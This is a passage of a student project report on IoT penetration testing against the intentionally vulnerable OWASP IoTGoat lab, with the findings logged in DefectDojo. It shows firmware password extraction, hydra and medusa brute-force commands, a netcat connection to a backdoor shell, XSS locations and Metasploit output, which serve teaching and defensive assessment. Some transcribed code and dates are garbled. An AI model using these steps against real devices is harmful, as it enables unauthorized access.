

Semester-3 Project Report

Full Unit – Final Report

IOT security with Defect Dojo

Samarth Desai

A report submitted in part fulfilment of the Semester 3

MSCDFIS

101CTMSDS2021006

Supervisor: Mr. Ramya Shah



**National Forensic
Sciences University**
Knowledge | Wisdom | Fulfilment
An Institution of National Importance
(Ministry of Home Affairs, Government of India)

Declaration

This report has been prepared on the basis of my own work. Where other published and unpublished source materials have been used, these have been acknowledged.

Word Count:

Student Name: Samarth Niraj Desai

Date of Submission: 1st February 2022

Signature:

A handwritten signature in blue ink, appearing to read "Samarth Niraj Desai".

Table of Contents

Project Specification	4
Chapter 1: Introduction	5
1.1 IOT security	5
1.2 Devsecops	5
1.3 Goals and Scope	5
Chapter 2: IOT Goat and OWASP top 10	6
2.1 Firmware extraction	7
2.2 Insecure network services	9
2.3 Insecure Ecosystem interfaces	10
2.4 Lack of secure update mechanism.....	13
2.5 Use of insecure or outdated components	14
2.6 Insufficient privacy protection	15
2.7 Insecure Data Transfer and Storage	15
2.8 Lack of device management	17
2.9 Insecure Default settings	17
2.10 Lack of physical Hardening	18
2.11 Defect Dojo Finding and metrics	19
Chapter 3: ARM Router Exploitation and Wi-Fi exploitation.....	20
3.1 Damn Vulnerable Arm Router (TinySploit).....	20
3.2 Identify vulnerability	20
3.3 Buffer Overflow	23
3.4 ROP chain exploit.....	28
3.5 WIFI hacking	29
Chapter 4: Smart TV exploitation on FireTv.....	33
4.2 Device Scan	34
4.3 MIMT on Stick.....	35
4.4 Insecure application installs	37
4.5 Exploiting using public exploits.....	39

Chapter 5: BLE exploitation on Smart Watch	41
5.1 BLE (Bluetooth Low energy)	41
5.2 Setting up Bettercap and lab	41
5.3 Enumerating devices	42
5.4 Reading and writing to devices	43
Chapter 6: VOIP exploitation.....	45
6.1 VOIP introduction and VM setup	45
6.2 Scanning with Nessus	47
6.3 Exploitation using SIP.....	48
Chapter 7: MQTT with Shodan.....	53
7.1 MQTT introduction	53
7.2 Shodan	53
Chapter 8: Car hacking.....	56
8.1 CAN BUS protocol.....	56
8.2 Using public exploits.....	60

Abstract

This document serves as the project documentation. Applications in the Internet of Things offer many benefits and risks. Poor design, unplanned interconnections, and human adversaries raise the stakes and liabilities for systems designers. Early identification, mitigation, and prevention of these threats can help limit liability issues. DefectDojo in this project exists because there are not many applications like DefectDojo that assist in managing an application security program. DefectDojo is one of the only application vulnerability management applications that is still open source. We will look through many vulnerable and IOT devices and integrate them to defect dojo as a work of implementing IOT in devsecops cycle.

NOTE: Project is based on open-source tools and limited to free resources

Project Specification

- Defect Dojo
- VMware
- IOT Goat VM, Tiny ARM router VM, VOIP VM
- Router Digosol
- Firebolt smart Watch
- Amazon Fire tv stick second generation

Chapter 1: Introduction

1.1 IOT security

As the technology advances, so does IoT (Internet of Things) systems, but this process brings many security bugs with it. Nowadays we have so many more connected devices and are creating a much wider web, therefore we have much bigger security concerns.

The act of securing the IoT devices and the web they are connected to is called *IoT Security*. It consists of;

- Designing a safe architecture design for new IoT devices and solutions
- Performing through security tests for IoT devices and solutions
- Working under the regulations of personal data security and cybersecurity

An example on the importance of the security in IoT systems would be *Mirai*. A form of malware known by the attack back in 2016, then became open source and ended up as the root of many other malware, was originally built to attack IoT devices and turn them into remote control bots, aka *zombie devices*.

There are many areas where we use IoT devices: smart homes, smart energy, automotive, smart city, smart lighting, payment systems, AI systems, e-health...

IoT devices don't connect through a single communication platform either: some connect through the Wi-Fi, some through GSM or LTE, some through Bluetooth (BLE), some through non-ip systems such as Zigbee or Z-Wave and some through rf (radio frequency).

1.2 Devsecops

DevSecOps is a practice of implementing security at every step in the DevOps Lifecycle. According to the traditional method where penetration tests and vulnerability assessment was done after the build, DevSecOps is based on the concept of integrating security assessments and vulnerability tests at each point of the CI/CD pipeline. DevSecOps implements security within the DevOps workflow.

DevSecOps is the answer to integrating various enterprise challenges into a coherent and effective approach to software delivery. A central tenet of DevSecOps is that security is an integral and essential element of DevOps — the method by which enterprises innovate at speed and scale.

1.3 Goals and Scope

If you apply DevSecOps principals to your development processes for IoT devices and include cloud, app, and even firmware into that cycle, you can end up with a more secure product, can brag about your new privacy features in advertising, and hopefully, you'll be in the headlines for nothing but good reasons.

Chapter 2: IOT Goat and OWASP top 10

The IoTGoat Project is a deliberately insecure firmware based on OpenWrt and maintained by OWASP as a platform to educate software developers and security professionals with testing commonly found vulnerabilities in IoT devices. The vulnerability challenges are based on the OWASP IoT Top 10 noted below, as well as "easter eggs" from project contributors

Here is a simple implementation of IOT GOAT and integration with defect dojo

The screenshot shows the Defect DOJO web application interface. The main navigation bar includes 'Overview', 'Components', 'Metrics', 'Engagements', 'Findings', 'Endpoints', 'Benchmarks', and 'Settings'. A success message 'Product added successfully.' is displayed at the top. Below it, there's a 'Description' section with the text 'A Vulnerable IoT router and testing OWASP top 10 on it'. The 'Metrics' section shows counts for Critical (0), High (0), Medium (0), Low (0), Informational (0), and Total (0). The 'Technologies' and 'Regulations' sections both indicate 'There are no technologies' and 'There are no regulations'. The 'Benchmark Progress' section shows 'There are no benchmarks'. The 'Members' section lists one user: 'Admin User (admin)' under 'Source' as 'Research and Development' and 'Role' as 'Owner'. The 'Groups' section shows 'No group found'. On the right side, there are three panels: 'Metadata' (Business Criticality: Not Specified, Product Type: Research and Development, etc.), 'Contacts' (Team Manager: Unknown, Product Manager: Admin User (admin), Technical Contact: Unknown), and 'Notifications' (Engagement added, Close engagement, Test added).

IOT GOAT Product initiate in Defect DOJO

This screenshot shows the 'New Product' creation form in the Defect DOJO. The 'Name' field is filled with 'IOT Goat' and the 'Description' field contains the text 'A Vulnerable IoT router and testing OWASP top 10 on it'. Below the description is a 'Tags' input field with the placeholder 'Enter some tags (comma separated, user enter to select / create a new tag)'.

This screenshot shows a terminal window on a Linux system. The user has run the command 'ssh iotgoatuser@192.168.2.4'. The output shows the host key fingerprint and asks if the user wants to continue connecting. The user responds with 'yes'. The terminal then prompts for the password, which is entered as 'iotgoatuser'. Finally, the user runs the 'id' command to check the user ID, which is shown as 'iotgoatuser'. The terminal also displays the BusyBox version information.

```


iotgoatuser@iotgoat:~$ ssh iotgoatuser@192.168.2.4
The authenticity of host '192.168.2.4 (192.168.2.4)' can't be established.
RSA key fingerprint is SHA256:xx+0jTB16v7Y9Kdce/KXClbgPld3y4k5ilioNclc58.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.2.4' (RSA) to the list of known hosts.
iotgoatuser@192.168.2.4's password:
Permission denied, please try again.
iotgoatuser@192.168.2.4's password:

BusyBox v1.28.4 () built-in shell (ash)

OWASP
  IoTGOAT

GitHub: https://github.com/OWASP/IoTGoat
iotgoatuser@iotgoat:~$ 
```

IOT GOAT VM



2.1 Firmware extraction

Weak, Guessable, or Hardcoded Passwords

Use of easily brute forced, publicly available, or unchangeable credentials, including backdoors in firmware or client software that grants unauthorized access to deployed systems.

Get firmware from the official repository and extracting it using binwallk

```
Binwalk -e IOTGAT-raspberryp2.img
```

```
iot@attifyos ~/Desktop> binwalk -e IOTGAT-raspberryp2.img
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
4253711     0x40E80F      Copyright string: "copyright does *not* cover user programs that use kernel"
4253946     0x40E8FA      Copyright string: "copyrighted by the Free Software"
4254058     0x40E96A      Copyright string: "copyrighted by me and others who actually wrote it."
4254443     0x40EAEB      Copyright string: "copyright (C) 1989, 1991 Free Software Foundation, Inc."
4256293     0x40F225      Copyright string: "copyright the software, and"
4257436     0x40F69C      Copyright string: "copyright holder saying it may be distributed"
4257677     0x40F78D      Copyright string: "copyright law."
4238551     0x40F8F7      Copyright string: "copyright notice and disclaimer of warranty; keep intact all the"
4238557     0x40F959      Copyright string: "copyright notice and a"
4265691     0x411AC3      Copyright string: "copyrighted interfaces, the"
4265728     0x411AE8      Copyright string: "copyrighted interface, the Program under this License"
4267946     0x411FAA      Copyright string: "copyrighted by the copyright holder who places the Program under this License"
4276009     0x412789      Copyright string: "copyright line and a pointer to where the full notice is found."
4270155     0x41284B      Copyright string: "Copyright (C) <year> <name of author>"
4271131     0x412C1B      Copyright string: "Copyright (C) year name of author"
4271747     0x412E83      Copyright string: "copyrights for the program, if"
4271876     0x412F04      Copyright string: "copyright interest in the program"
4327424     0x420880      Copyright string: "Copyright (c) 2006, Broadcom Corporation."
4327466     0x420882A     Copyright string: "Copyright (c) 2015, Raspberry Pi (Trading) Ltd"
4327831     0x420997      Copyright string: "copyright notice and the"
4329472     0x421000      ELF, 32-bit LSB executable, version 1 (SYSV)
5380076     0x500F6C      GIF image data, version "87a", 18759
5380084     0x500F74      GIF image data, version "89a", 26983
6702485     0x664595      Copyright string: "Copyright (c) 2012 Broadcom"
6747184     0x66f430      Copyright string: "Copyright (c) 2011 Broadcom"
6816792     0x680418      CRC32 polynomial table, little endian
6820888     0x681418      CRC32 polynomial table, big endian
6841344     0x6868D0      Flattened device tree, size: d8a18 bytes, version: 17
```

Extract passwords and other files

Navigate to files using cd

```
iot@attifyos ~/Desktop> ls
in/ dev/ dnsmasq_setup.sh* etc/ lib/ mnt/ overlay/ proc/ rom/ root/ sbin/ sys/ [REDACTED] usr/ var@ www/
iot@attifyos ~/Desktop> cd etc
iot@attifyos ~/etc> cat passwd
root:x:0:root:root:/root:/bin/false
daemon:x:1:daemon:root:/var:/bin/false
bin:x:2:bin:root:/bin:/bin/false
sys:x:3:sys:root:/bin:/bin/false
www-data:x:33:www-data:root:/var/www:/bin/false
mail:x:8:mail:root:/var/mail:/bin/false
operator:x:101:101:operator:/var:/bin/false
nobody:x:65534:65534:nobody:/var:/bin/false
dnsmasq:x:453:453:dnsmasq:/var/run/dnsmasq:/bin/false
ptgoatuser:x:1000:1000:/root:/bin/false
iot@attifyos ~/etc> [REDACTED]
```

```
iot@attifyos ~/etc> cat shadow
root:$1$J17H1v06Swg2/C.nLNtC.4pw0a4H1:18145:0:99999:7:::
daemon:*:0:99999:7:::
ftp:*:0:99999:7:::
network:*:0:99999:7:::
nobody:*:0:99999:7:::
dnsmasq:x:0:0:99999:7:::
dnsmasq:x:0:0:99999:7:::
iotgoatuser:$1$79bz0K8zSiI6Q/if83FlQodGmkb4Ah.:18145:0:99999:7:::
iot@attifyos ~/etc> [REDACTED]
```

2.1.1 Cracking passwords

```
root@kali:~# medusa -u iotgoatuser -P ~/SecLists/Passwords/Malware/mirai-botnet_passwords.txt -h 172.16.100.213 -M
```

```
sshACCOUNT CHECK: [ssh] Host: 172.16.100.213 (1 of 1, 0 complete) User: iotgoatuser (1 of 1, 0 complete) Password: xc3511 (1 of 60 complete) ACCOUNT CHECK: [ssh] Host: 172.16.100.213 (1 of 1, 0 complete) User: iotgoatuser (1 of 1, 0 complete) Password: vizxv (2 of 60 complete) ACCOUNT CHECK: [ssh] Host: 172.16.100.213 (1 of 1, 0 complete) User: iotgoatuser (1 of 1, 0 complete) Password: admin (3 of 60 complete) ACCOUNT CHECK: [ssh] Host: 172.16.100.213 (1 of 1, 0 complete) User: iotgoatuser (1 of 1, 0 complete) Password: admin (4 of 60 complete) [SNIP] ACCOUNT CHECK: [ssh] Host: 172.16.100.213 (1 of 1, 0 complete) User: iotgoatuser (1 of 1, 0 complete) Password: zlxx. (42 of 60 complete) ACCOUNT CHECK: [ssh] Host: 172.16.100.213 (1 of 1, 0 complete) User: iotgoatuser (1 of 1, 0 complete) Password: 7ujMko0vizxv (43 of 60 complete) ACCOUNT FOUND: [ssh] Host: 172.16.100.213 User: iotgoatuser Password: 7ujMko0vizxv [SUCCESS]
```

```
root@kali:~# hydra -l iotgoatuser -P ~/SecLists/Passwords/Malware/mirai-botnet_pass https://github.com/vanhauser-thc/thc-hydra Starting at 2020-04-24 19:02:00[DATA] max 2 tasks per 1 server, overall, 2 tasks, 60 login tries (1:1/p:60), ~30 tries per task [DATA] attacking ssh://172.16.100.213:22/[22][ssh] host: 172.16.100.213 login: iotgoatuser password: 7ujMko0vizxv1 of 1 target successfully completed, 1 valid password foundHydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-04-24 19:02:11
```

The password of 7ujMko0vizxv is found using both tools. Try logging in with the newly discovered password via SSH.
words.txt ssh://172.16.100.213 -t

2.1.2 Adding to defect Dojo

Add Findings to a Test:

Title: Hardcoded user credentials compiled into firmware.

Date: 2022-01-06

Cve:

Cve: <https://cwe.mitre.org/cgi-bin/cwe.cgi>

Severity: Info

Owner:

Description:

Hard-coded credentials typically create a significant hole that allows an attacker to bypass the authentication that has been configured by the software administrator. This hole might be difficult for the system administrator to detect. Even if detected, it can be difficult to fix, as the administrator may be forced into disabling the product entirely. There are two main variations:
Inbound: the software contains an authentication mechanism that checks the input credentials against a hard-coded set of credentials.
Outbound: the software connects to another system or component, and it contains hard-coded credentials for connecting to that component.

In the Inbound variant, a default administration account is created, and a simple password is hard-coded into the product and associated with that account. This hard-coded password is the same for each installation of the product, and it usually cannot be changed or disabled by system administrators without manually modifying the program, or otherwise patching the software. If the password is ever discovered or published (a common occurrence on the Internet), then anybody with that knowledge can access the product. Finally, since all installations of the software will have the same password, even across different organizations, this enables massive attacks such as worms to take place.

The Outbound variant applies to front-end systems that authenticate with a back-end service. The back-end service may require a fixed password which can be easily discovered. The programmer may simply hard-code those back-end credentials into the front-end software. Any user of that program may be able to extract the password. Client-side systems with hard-coded passwords pose even more of a threat, since the extraction of a password from a binary is usually very simple.

Adding a product and an environment

ID	Severity	SLA	Status	Type	Date Discovered	Age	Reporter	CWE	CVE	Found by
1	Info	Green	Active, Verified	Static	Jun 6, 2022	0 days	admin	CWE-798		Pen Test

Finding search successfully:

Ad Hoc Engagement - Pen Test - Hardcoded User Credentials Compiled Into Firmware - View Finding:

Hardcoded User Credentials Compiled Into Firmware Last reviewed today by admin. Last status Update today. Change date

Description:

Hard-coded credentials typically create a significant hole that allows an attacker to bypass the authentication that has been configured by the software administrator. This hole might be difficult for the system administrator to detect. Even if detected, it can be difficult to fix, as the administrator may be forced into disabling the product entirely. There are two main variations:
Inbound: the software contains an authentication mechanism that checks the input credentials against a hard-coded set of credentials.
Outbound: the software connects to another system or component, and it contains hard-coded credentials for connecting to that component.

In the Inbound variant, a default administration account is created, and a simple password is hard-coded into the product and associated with that account. This hard-coded password is the same for each installation of the product, and it usually cannot be changed or disabled by system administrators without manually modifying the program, or otherwise patching the software. If the password is ever discovered or published (a common occurrence on the Internet), then anybody with that knowledge can access the product. Finally, since all installations of the software will have the same password, even across different organizations, this enables massive attacks such as worms to take place.

The Outbound variant applies to front-end systems that authenticate with a back-end service. The back-end service may require a fixed password which can be easily discovered. The programmer may simply hard-code those back-end credentials into the front-end software. Any user of that program may be able to extract the password. Client-side systems with hard-coded passwords pose even more of a threat, since the extraction of a password from a binary is usually very simple.

Mitigation:

Adding a finding

2.2 Insecure network services

Insecure Network Services

Unneeded or insecure network services running on the device itself, especially those exposed to the internet, that compromise the confidentiality, integrity/authenticity, or availability of information or allow unauthorized remote control.

Performing NMAP scans with open ports check

- PORT STATE SERVICE
 - 22/tcp open ssh
 - 53/tcp open domain
 - 80/tcp open http
 - 443/tcp open https
 - 5515/tcp open unknown

Adding to defect Dojo with finding

2.3 Insecure Ecosystem interfaces

Insecure Ecosystem Interfaces

Insecure web, backend API, cloud, or mobile interfaces in the ecosystem outside of the device that allows compromise of the device or its related components. Common issues include a lack of authentication/authorization, lacking or weak encryption, and a lack of input and output filtering.

Configuring Burp suite to enable proxy

```

</form>
<script type="text/javascript">
function postcmd(cmd) {
    (new XMLHttpRequest()).post("http://iotgoat:1522/luci/view/iotgoat", {"cmd":cmd}, function(x) {
        console.log(x.responseText);
        document.getElementById("result").innerHTML = x.responseText;
    });
    return false;
}
document.getElementById("cmd").addEventListener("keydown", function(e) {
    if ((e) { var e = window.event;
    if (e.keyCode == 13 && !e.shiftKey) {
        e.preventDefault();
        var cmd = document.getElementById("cmd");
        postcmd(cmd.value);
        cmd.value = "";
        return true;
    }
}, false);
</script>

<!-- footer -->
iotgoatuser@IoTGoat:/usr/lib/lua/luci/view/iotgoat$ cat door.html
cat: can't open 'door.html': No such file or directory
iotgoatuser@IoTGoat:/usr/lib/lua/luci/view/iotgoat$ cat door.htm
<!-- header -->
<h1><!--:PLACEHOLDER--></h1>
<!-- footer -->
iotgoatuser@IoTGoat:/usr/lib/lua/luci/view/iotgoat$ cat camera.htm
<!-- header -->
<h1><!--:PLACEHOLDER--></h1>
<!-- footer -->
iotgoatuser@IoTGoat:/usr/lib/lua/luci/view/iotgoat$ 


```

Navigating to find out passwords and html page for vulnerability check

This looks like a red flag based off of its name. Try and access the cmdinject page directly using

<https://<IoTGoat IP>/cgi-bin/luci/admin/iotgoat/cmdinject>

We can generate a netcat backdoor allowing a shell




```

[samarth@smarth ~]
└─$ nc -l -v -p 5515
[...]
[+] Connected to [192.168.2.14] port 5515 ().
[*] Successfully Connected to IoTGoat's Backdoor[*]
ls
bin
etc
lib
dev
dmsmsq_setup.sh
etc
lib
lib
overlay
proc
root
sbin
sys
tmp
usr
var
www
whoami
sh: whoami: not found
[...]

```

- XSS #1
- <https://<IoTGoat IP>/cgi-bin/luci/admin/network/firewall/rules>

- XSS #2
- https://<IoTGoat_IP>/cgi-bin/luci/admin/network/firewall/forwards
- XSS #3
- https://<IoTGoat_IP>/cgi-bin/luci/admin/network/wireless



2.3.1 Including in Defect Dojo

Add Findings to a Test:

Title*	Improper ecosystem
Date*	2022-01-06
Cve	
Cve	CWE-79
Severity*	Info
Cvss3	
Description*	<p>B I H XSS %</p> <p>Cross-site scripting (XSS) vulnerabilities occur when:</p> <p>Untrusted data enters a web application, typically from a web request. The web application dynamically generates a web page that contains this untrusted data. During page generation, the application inserts the data from containing content that is executable by a web browser, such as JavaScript, HTML, tags, HTML attributes, mouse events, Flash, ActiveX, etc. A victim visits the generated web page through a web browser, which contains malicious script that was injected using the untrusted data. Since the script comes from a web page that was sent by the web server, the victim's web browser executes the malicious script in the context of the web server's domain. This effectively violates the intention of the web browser's same-origin policy, which states that scripts in one domain should not be able to access resources or run code in a different domain.</p>

Open Findings:


Severity	Name	CWE	CVE	Date	Age	SLA	Reporter	Found By	Status	Group	Service
Info	Improper Ecosystem	CWE-79	CWE-79	Jan. 6, 2022	0	✓	Admin User	Pen Test	Active, Verified	N	
Info	Hardcoded User Credentials Compiled Into Firmware	CWE-798	CWE-798	Jan. 6, 2022	0	✓	Admin User	Pen Test	Active, Verified	N	
Info	Insecure Network Services			Jan. 6, 2022	0	✓	Admin User	Pen Test	Active, Verified	N	

Summary of Findings


2.4 Lack of secure update mechanism

Lack of Secure Update Mechanism
 Lack of ability to securely update the device. This includes lack of firmware validation on device, lack of secure delivery (un-encrypted in transit), lack of anti-rollback mechanisms, and lack of notifications of security changes due to updates

- Lack of update mechanism on IOT Goat



- Lack of secure delivery (unencrypted data)



- Lack of anti-rollback mechanisms
- Lack of notifications of security changes due to updates
- Updating in defect dojo

DEFECT DOJO

IOT Goat

Overview Components Metrics Engagements Findings Endpoints Benchmarks Settings

Ad Hoc Engagement Pen Test Insecure Network Services - View Finding

Insecure Network Services (Last reviewed today by admin, Last tested 3 days ago, Created today)

ID	Severity	SLA	Status	Type	Date discovered	Age	Reporter	CWE	CVE	Found by
2	Low	OK	Active, Verified	Dynamic	Jan. 6, 2022	0 days	admin			Pen Test

Similar Findings (3) ▾

Description

No 2: Insecure Network Services

Mitigation

Request / Response Pairs

Impact

Network Impact

Steps To Reproduce

Severity Justification

Search... 🔍 ✖ ✖

2.5 Use of insecure or outdated components

If you navigate to system packages you find list of installed packages which are outdated making device vulnerable

Status	
Available packages	Installed packages
base-files	194.2-r7676-c0d0734/77
busybox	1.26.4-2
dnsmasq-dhcpv6	2.75-1
dropbear	2017.75-7.1
e100-firmware	2017.09.06-a1fcfd1
e2fsprogs	1.44.5-1
firewall	2018.09.13-1c4dbd1
freools	2018.12.28-a939ab5-3
fwtcod	1
hostapd-common	2018.05.21-42566bc2-5
iptables	1.6.2-1
iptables	1.6.2-1
hw	4.14.1

Now using RouterSploit to exploit the device

```

73 exploit/linux/misc/sercomm_exec
74 exploit/linux/misc/tplink_archer_a7_c7_lan_rce
    de Execution
75 exploit/linux/http/trueonline_billion_5200w_rce
d Command Injection
76 exploit/linux/http/trueonline_p660hn_v1_rce
ted Command Injection
77 exploit/linux/http/trueonline_p660hn_v2_rce
d Command Injection
78 auxiliary/admin/http/zyxel_admin_password_extractor

Interact with a module by name or index. For example info 78, use 78 or use auxiliary/admin/http/zyxel_admin_password_extractor

msf6 > use auxiliary/scanner/sap/sap_router_info_request
msf6 auxiliary(scanner/sap/sap_router_info_request) > ls
[*] exec: ls

Desktop Documents Downloads Music Pictures Public routersploit.log Templates Tools Videos
msf6 auxiliary(scanner/sap/sap_router_info_request) > show options

Module options (auxiliary/scanner/sap/sap_router_info_request):

Name      Current Setting  Required  Description
RHOSTS      yes           The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT       3299          yes           The target port (TCP)
THREADS     1              yes           The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/sap/sap_router_info_request) > set RHOSTS 192.168.2.4
RHOSTS => 192.168.2.4
msf6 auxiliary(scanner/sap/sap_router_info_request) > run
[*] 192.168.2.4:3299 - 192.168.2.4:3299 - Connection refused
[*] 192.168.2.4:3299 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/sap/sap_router_info_request) > run

```

2.5.1 Adding to defect Dojo

Severity	Name	CWE	CVE	Date	Age	SLA	Reporter	Status	Group
Info	Improper Ecosystem	CWE-79	CVE-2022-0001	Jan. 6, 2022	0	✓	Admin User	Active, Verified	N
High	Hardcoded User Credentials Compiled Into Firmware.	CWE-708	CVE-2022-0002	Jan. 6, 2022	0	✓	Admin User	Active, Verified	N
High	Use of Insecure or Outdated Components	CWE-401	CVE-2022-0003	Jan. 6, 2022	0	✓	Admin User	Active, Verified	N
Medium	Lack of Secure Update Mechanism	CWE-493	CVE-2022-0004	Jan. 6, 2022	0	✓	Admin User	Active, Verified	N
Low	Insecure Network Services	CWE-200	CVE-2022-0005	Jan. 6, 2022	0	✓	Admin User	Active, Verified	N

2.6 Insufficient privacy protection

Many IoT devices store users' personal information so as to operate or provide product features. Unfortunately, that personal data isn't always properly protected and secured. This data is often stored within the manufacturer's databases in addition to on the actual devices, adding another potentially vulnerable system. Attackers frequently target both IoT devices and their associated databases to access that valuable user data. A notable example of this would be when Orbivo's database was compromised, exposing two billion user records.

What IoT Manufacturers Can Do: Store as little sensitive information as needed. For the data you absolutely need to store, establish and define a data protection policy. Even with these protections in place, it would be wise to create an incident response plan in the event of a data breach.

2.7 Insecure Data Transfer and Storage

Insecure Data Transfer and Storage
Lack of encryption or access control of sensitive data anywhere within the ecosystem, including at rest, in transit, or during processing.

Checking logs in admin/syslogs

IOT security and Devsecops by Samarth Desai

```

Status System Services Network IoTGoat Logout

Kernel Log
[0.000000] Linux version 4.1.35 (embbedos@embbedos) (gcc version 7.3.0 |OpenWrt GCC 7.3.0 /7676-c0057fc77) #0 SMP Wed Jan 30 12:21:02 2019
[0.000000] Disabled fast string operations
[0.000000] vmlinux: Supporting XSAVE feature 0x001: "VSSE registers"
[0.000000] vmlinux: Supporting XSAVE feature 0x002: "VSSE registers"
[0.000000] vmlinux: Supporting XSAVE feature 0x004: "VVK registers"
[0.000000] vmlinux: Supporting XSAVE feature 0x008: "VCE registers"
[0.000000] vmlinux: Supporting XSAVE feature 0x010: "VZS registers"
[0.000000] vmlinux: Finished system bootstrap. (7) - current size is #02 bytes, using 'compacted' format.
[0.000000] e820: BIOS-provided physical RAM map
[0.000000] E820: BIOS-E820: present 0x0000000000000000-0x0000000000000000 [usable]
[0.000000] E820: BIOS-E820: present 0x0000000000000000-0x0000000000000000 [reserved]
[0.000000] E820: BIOS-E820: present 0x0000000000000000-0x0000000000000000 [reserved]
[0.000000] E820: BIOS-E820: present 0x0000000000000000-0x0000000000000000 [reserved]
[0.000000] E820: BIOS-E820: present 0x0000000000000000-0x0000000000000000 [ACPI data]
[0.000000] E820: BIOS-E820: present 0x0000000000000000-0x0000000000000000 [ACPI NVS]
[0.000000] E820: BIOS-E820: present 0x0000000000000000-0x0000000000000000 [ACPI data]
